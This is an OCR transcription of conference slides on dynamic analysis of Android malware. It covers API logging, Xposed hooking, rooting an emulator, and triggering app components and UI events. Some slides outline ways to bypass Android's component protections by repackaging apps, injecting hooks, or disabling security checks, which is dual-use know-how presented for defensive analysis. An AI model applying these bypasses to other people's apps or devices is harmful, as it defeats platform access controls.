
Hey, We Catch You:
Dynamic Analysis of Android Applications

Wenjun Hu(MindMac)

PacSec, Tokyo

2014.11

Recent years witness the colossal growth of Android malware



Vanja Svajcer, SophosLabs, Sophos Mobile Security Threat Report


Today, we're going to

- Review some existed systems & techniques for dynamic analysis of Android applications
- Try to build a more efficient dynamic analysis system
  - How to develop a behavior-monitoring system
  - How to trigger behaviors as many as possible
- Present some demos to show the efficiency of our-own dynamic analysis system

A bunch of online systems for analyzing Android applications emerge


- SandDroid http://sanddroid.xjtu.edu.cn
- VisualThreat http://cn.visualthreat.com
- Anubis http://anubis.iseclab.org
- VirusTotal https://www.virustotal.com
- ForeSafe http://www.foresafe.com/list
- JoeSecurity http://www.joesecurity.org
- MobileSandbox http://mobilesandbox.org
- APK Analyzer http://www.apk-analyzer.net
- AndroidSandbox http://www.androidsandbox.net
- Dynodroid http://pag-www.gtisc.gatech.edu/dynodroid
- Tracedroid http://tracedroid.few.vu.nl

Google deployed Bouncer to scan Apps



Adding a new layer to Android security
Today we're revealing a service we've developed, codenamed Bouncer, which provides automated scanning of Android Market for potentially malicious software without disrupting the user experience of Android Market or requiring developers to go through an application approval process.

http://googlemobile.blogspot.com/2012/02/android-and-security.html



- The type of simulator the Bouncer uses is QUME (software that can emulate hardware platforms).
- All virtualized phone instances in the Bouncer are associated with the same account and have exactly one contact and two photos on the simulated device.
- Bouncer only checks a submitted app for five minutes.
- Bouncer only does dynamic analysis. This means only applications misbehave when running in the Bouncer will get caught.
- Google's IP range assigned to *Bouncer* can be revealed as the analyzed apps are allowed to access Internet while being tested.

http://blog.trendmicro.com/trendlabs-security-intelligence/a-look-at-google-bouncer

Related work in academic field

- Thanasis Petsas et al. Rage against the virtual machine: hindering dynamic analysis of Android malware， EuroSec’14
- Timothy Vidas and Nicolas Christin, Evading Android Runtime Analysis via Sandbox Detection, ASIACCS’14
- Vaibhav Rastogi, Yan Chen et al. AppsPlayground: Automatic Security Analysis of Smartphone Applications, CODASPY’13
- Alessandro Reina, Aristide Fattori et al. A System Call-Centric Analysis and Stimulation Technique to Automatically Reconstruct Android Malware Behaviors, EuroSec’13
- Lok Kwong Yan, Heng Yin. DroidScope: Seamlessly Reconstructing the OS and Dalvik Semantic Views for Dynamic Android Malware Analysis, Usenix Security’12
- Cong Zheng, Shixiong Zhu et al. SmartDroid: An Automatic System for Revealing UI-based Trigger Conditions in Android Applications, SPSM’12

Build our-own dynamic analysis system

- Develop a behavior-monitoring system
  - Android source code modification
  - Android runtime hook
- Trigger malicious behaviors as many as possible
  - Start Android components
  - Interact with GUI components
  - Hide the existence of Android emulator


Develop a Behavior-monitoring System

Android source code modification

- Download Android source code

  https://source.android.com/source/downloading.html

- Record information such as parameters' value in Android APIs using Log system



```
Log.i("SandDroid", "SandDroid:{\"InvokeApi\":
    {\"android.telephony.SmsManager->sendTextMessage\":
    {\"destinationAddress\":\"" + destinationAddress + "\",
    \"text\":\"" + text + "\"}}}");
```

- Build the modified Android source code to generate ***system.img***

  https://source.android.com/source/building-running.html


- Run the emulator based on the ***system.img***

Android runtime hook frameworks

- Rovo89, Xposed
  - A framework for modules that can change the behavior of the system and apps without touching any APKs
- Saurik, Cydia Substrate
  - The powerful code modification platform behind Cydia
- Collin Mulliner, adbi
  - The Android Dynamic Binary Instrumentation Toolkit

Develop Xposed-based Applications

- Add meta-data in AndroidManifest
  - xposedmodule, xposeddescription, xposedminversion
- Import XposedBridgeApi.jar
- Add assets/xposed_init file
- Code implementation




```
findAndHookMethod("com.android.systemui.statusbar.policy.Clock",
    lpparam.classLoader, "updateClock", new XC_MethodHook() {
    @Override
    protected void beforeHookedMethod(MethodHookParam param)
    throws Throwable {
        // this will be called before the original method
    }
    @Override
    protected void afterHookedMethod(MethodHookParam param)
    throws Throwable {
        // this will be called after the original method
    }
```

More Details: https://github.com/rovo89/XposedBridge/wiki/Development-tutorial

Root the Android emulator

- Download Chainfire’s SuperSU
  http://download.chainfire.eu/452/SuperSU/UPDATE-SuperSU-v2.02.zip
- Start the Android emulator
- Change to the directory of ***UPDATE***, execute commands as below



```
$ adb remount
$ adb push arm/su /system/xbin/
$ adb shell chmod 06755 /system
$ adb shell chmod 06755 /system/xbin/su
$ adb install common/Superuser.apk
```

- Launch the ***SuperSU*** app in the emulator and perform as prompted

DEMO

Trigger Malicious Behaviors

How to trigger malicious behaviors is much more important

- Start Android components
  - Activity, Service and Broadcast Receiver
  - Include the unexposed components
- Interact with UI components
  - Identify the uniqueness of UI component and layout
  - Traverse through the app's UI components and interact with them
- Hide the existence of Android emulator
  - Study the anti-emulator methods applied in the wild
  - Construct an emulator which is much more like a real device

Android Components

- There exists 4 kinds of components
  - Activity: represents a single user interface
  - Service: runs in the background
  - Broadcast Receiver: responds to broadcasts
  - Content Provider: manages a shared set of app data

  https://developer.android.com/guide/components/fundamentals.html


- Components can be exposed or not
  - Exposed: ***can*** be triggered by third party apps
  - Unexposed: ***can't*** be triggered by third party apps

The exposed scheme for Android components


- android:exported
  - ***true*** or ***false***
  - Content Provider is exposed by default with SDK <= 16, while unexposed when SDK > 16
- intent–filter
  - exposed if there exists ***intent-filter*** tag
- android:permission
  - permission can be set to protect the components
- dynamically check in the code
  - check the invoker if valid

Start exposed components

- adb shell am




```
usage: am start [-D] [-W] [-P <FILE>] [--start-profiler <FILE>]
               [--R COUNT] [-S] [--opengl-trace] <INTENT>
       am startservice <INTENT>
       am force-stop <PACKAGE>
       am kill <PACKAGE>
       am kill-all
       am broadcast <INTENT>
```



  - am start -n com.taobao.taobao/ android.taobao.promotion.sample.EntranceActivity
  - am startservice -n com.taobao.taobao/ org.android.agoo.service.ElectionService
  - am broadcast -a com.xiaomi.mipush. RECEIVE_MESSAGE


Start exposed components(cont.)

- Intent construction
  - Some components need extra intent data to start



```
<receiver android:name="com.taobao.infsword.service.AppInstallReceiver"
    android:process=":push">
    <intent-filter>
        <category android:name="android.intent.category.DEFAULT"/>
        <action android:name="android.intent.action.PACKAGE_ADDED"/>
        <action android:name="android.intent.action.PACKAGE_REMOVED"/>
        <data android:scheme="package"/>
    </intent-filter>
</receiver>
```

  - ***adb shell am*** can start components with intent data




```
<INTENT> specifications include these flags and arguments:
    [-a <ACTION>] [-d <DATA_URI>] [-t <MIME_TYPE>]
    [-c <CATEGORY> [-c <CATEGORY>] ...]
    [-e|--es <EXTRA_KEY> <EXTRA_STRING_VALUE> ...]
    [--esn <EXTRA_KEY> ...]
    [--ez <EXTRA_KEY> <EXTRA_BOOLEAN_VALUE> ...]
    [--ei <EXTRA_KEY> <EXTRA_INT_VALUE> ...]
    [--el <EXTRA_KEY> <EXTRA_LONG_VALUE> ...]
    [--ef <EXTRA_KEY> <EXTRA_FLOAT_VALUE> ...]
    [--eu <EXTRA_KEY> <EXTRA_URI_VALUE> ...]
    [--ecn <EXTRA_KEY> <EXTRA_COMPONENT_NAME_VALUE>]
    [--eia <EXTRA_KEY> <EXTRA_INT_VALUE>[,<EXTRA_INT_VALUE...]]
    [--ela <EXTRA_KEY> <EXTRA_LONG_VALUE>[,<EXTRA_LONG_VALUE...]]
    [--efa <EXTRA_KEY> <EXTRA_FLOAT_VALUE>[,<EXTRA_FLOAT_VALUE...]]
```


  - **More detail**: Kun Yang, Jianwei Zhuge et al. IntentFuzzer: Detecting Capability Leaks of Android Applications, AsiaCCS'14

Start unexposed components

- Security exception thrown when unexposed components invoked by third party apps
  - am start -n com.dianping.v1/com.dianping.loader.MainActivity



```
<activity android:configChanges="keyboardHidden|orientation"
    android:label="@string/app_name"
    android:name="com.dianping.loader.MainActivity"
    android:screenOrientation="nosensor"/>
```



```
shell@flo:/ $ am start -n com.dianping.v1/com.dianping.loader.MainActivity
am start -n com.dianping.v1/com.dianping.loader.MainActivity
Starting: Intent { cmp=com.dianping.v1/com.dianping.loader.MainActivity }
java.lang.SecurityException: Permission Denial: starting Intent { flg=0x10000000
 cmp=com.dianping.v1/com.dianping.loader.MainActivity } from null (pid=8170, uid
=2000) not exported from uid 10095
        at android.os.Parcel.readException(Parcel.java:1431)
        at android.os.Parcel.readException(Parcel.java:1385)
```

Start unexposed components(cont.)

- Utilize ***repackage*** technique
  - Decompile the application
  - Set ***android:exported*** as ***true*** for the unexported components
  - Remove components' protection permissions
  - Rebuild and sign the application

Problem: Some applications adopt anti-repackage methods, repackaging this kind of applications will fail

Start unexposed components(cont.)

- Start Android components from the application’s context
- Inject into the application
  - Use hook to inject into the application
  - Dynamically registered a broadcast receiver(***exposed***) when the android.app.Application.onCreate() invoked
  - Send command to the registered broadcast receiver to start unexposed components

Start unexposed components(cont.)

- Modify the Android source code
  - Remove security check schemes
  - Build the source code to generate ***system.img***
  - Start Android emulator with the modified ***system.img***
- Use hook to change Android APIs' behaviors
  - Hook the security check APIs
  - Skip the security check schemes

DEMO

Malicious behaviors may be triggered only when GUI components interacted

- Privacy collection will be performed only when the buttons clicked in the ***Figure c***





Image Source: Cong Zheng et al. SmartDroid: an Automatic System for Revealing UI-based Trigger Conditions in Android Applications

UI interaction tools

- monkey
  - Send random events, including press, touch, gesture and system events
  - adb shell monkey -p <pkg.name> -v <event-count>
- monkey runner
  - Provide APIs to interact with UI
  - Customize UI interaction script
- uiautomator
  - https://github.com/xiaocong/uiautomator
- AndroidViewClient
  - https://github.com/dtmilano/AndroidViewClient

